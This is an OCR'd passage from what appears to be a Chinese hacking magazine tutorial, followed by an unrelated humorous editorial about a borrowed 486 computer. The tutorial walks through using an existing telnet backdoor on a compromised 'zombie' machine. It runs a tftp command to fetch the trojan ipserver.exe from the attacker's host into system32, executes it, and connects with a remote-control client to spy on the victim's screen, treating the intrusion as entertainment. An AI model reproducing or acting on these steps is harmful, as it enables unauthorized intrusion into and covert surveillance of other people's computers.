


图5

好了，现在就用我们的后门把ipserver.exe传到肉鸡并运行吧。至于传输文件，我们可以使用TFTP32.exe，它是利用UDP无连接传输的，小巧快速，不需要安装，在把ipserver.exe程序复制到TFTP32.EXE文件夹内，然后我们直接打开TFTP32.EXE，如图6：




图6

接下来在telnet窗口远程运行tftp -i 10.200.33.65 GET ipserver.exe。如图7，如果成功的话，TFTP32.EXE就会有响应，图8显示的是ipserver.exe被传到肉鸡的C:\WINNT\system32目录下。

最后我们就要用后门来执行心爱的宝马了。在后门窗口里来到C盘执行命令" ipserver.exe" 如图9，好了，木马已经在肉鸡上运行起来了。现在我们就来享受一下木马的乐趣吧！




图7




图8




图9

四、运行木马 完全控制

打开风雪填上肉鸡ip（这里是10.200.33.54）端口（默认是5328）和密码（默认是fx）连接。我们可以看到连接成功。如图10：





图10

好了，现在我们来看看他的屏幕吧，他在做什么呢？嘿嘿。哦？是在玩游戏（太占版面，就不再截图咯），呵呵！就到这里吧！关于木马的具体使用这里就不做详细介绍了，如果大家有兴趣，可以来http://www.nohack.cn/bbs/我们再讨论吧。拜拜咯~各位

（文中涉及到的动画和工具打包了放在光盘里了）



元宵节那天下午，空气的显示器突然黑了……（大脑第一反应：谁黑我？）自己修不好，只好把电脑公司的两个工程师请上了门。他们研究了半天，还是没有办法。于是决定把机箱搬回公司分析……可是他们临走的时候看见了空气桌上的N本网络安全杂志和光盘。这下完了～这两个所谓的工程师认定电脑坏了是黑客软件所为。空气立即晕倒在地……@＃$%$%&……（难道黑软还会破坏硬件？第一次听说）

没办法，空气为了不拖延泡泡吧的出版，只好问朋友借了一台486。虽说486慢，但装了WIN95还凑活着用。空气给486接上了ADSL，装上了QQ，上网冲浪去了。

土豆和空气在聊天……

土豆：你今天说话速度好像很慢？

半分钟后……

空气：豆豆，我现在用的是486的电脑，你说应该多快？

土豆：汗～原来偶在和原始人讲话……

空气：@＃$%%*%&%*&

就这样，空气在486上完成了这期的泡泡吧，但也没有忘记给大家送上新……吧会……看完这期泡泡吧你就知道了。



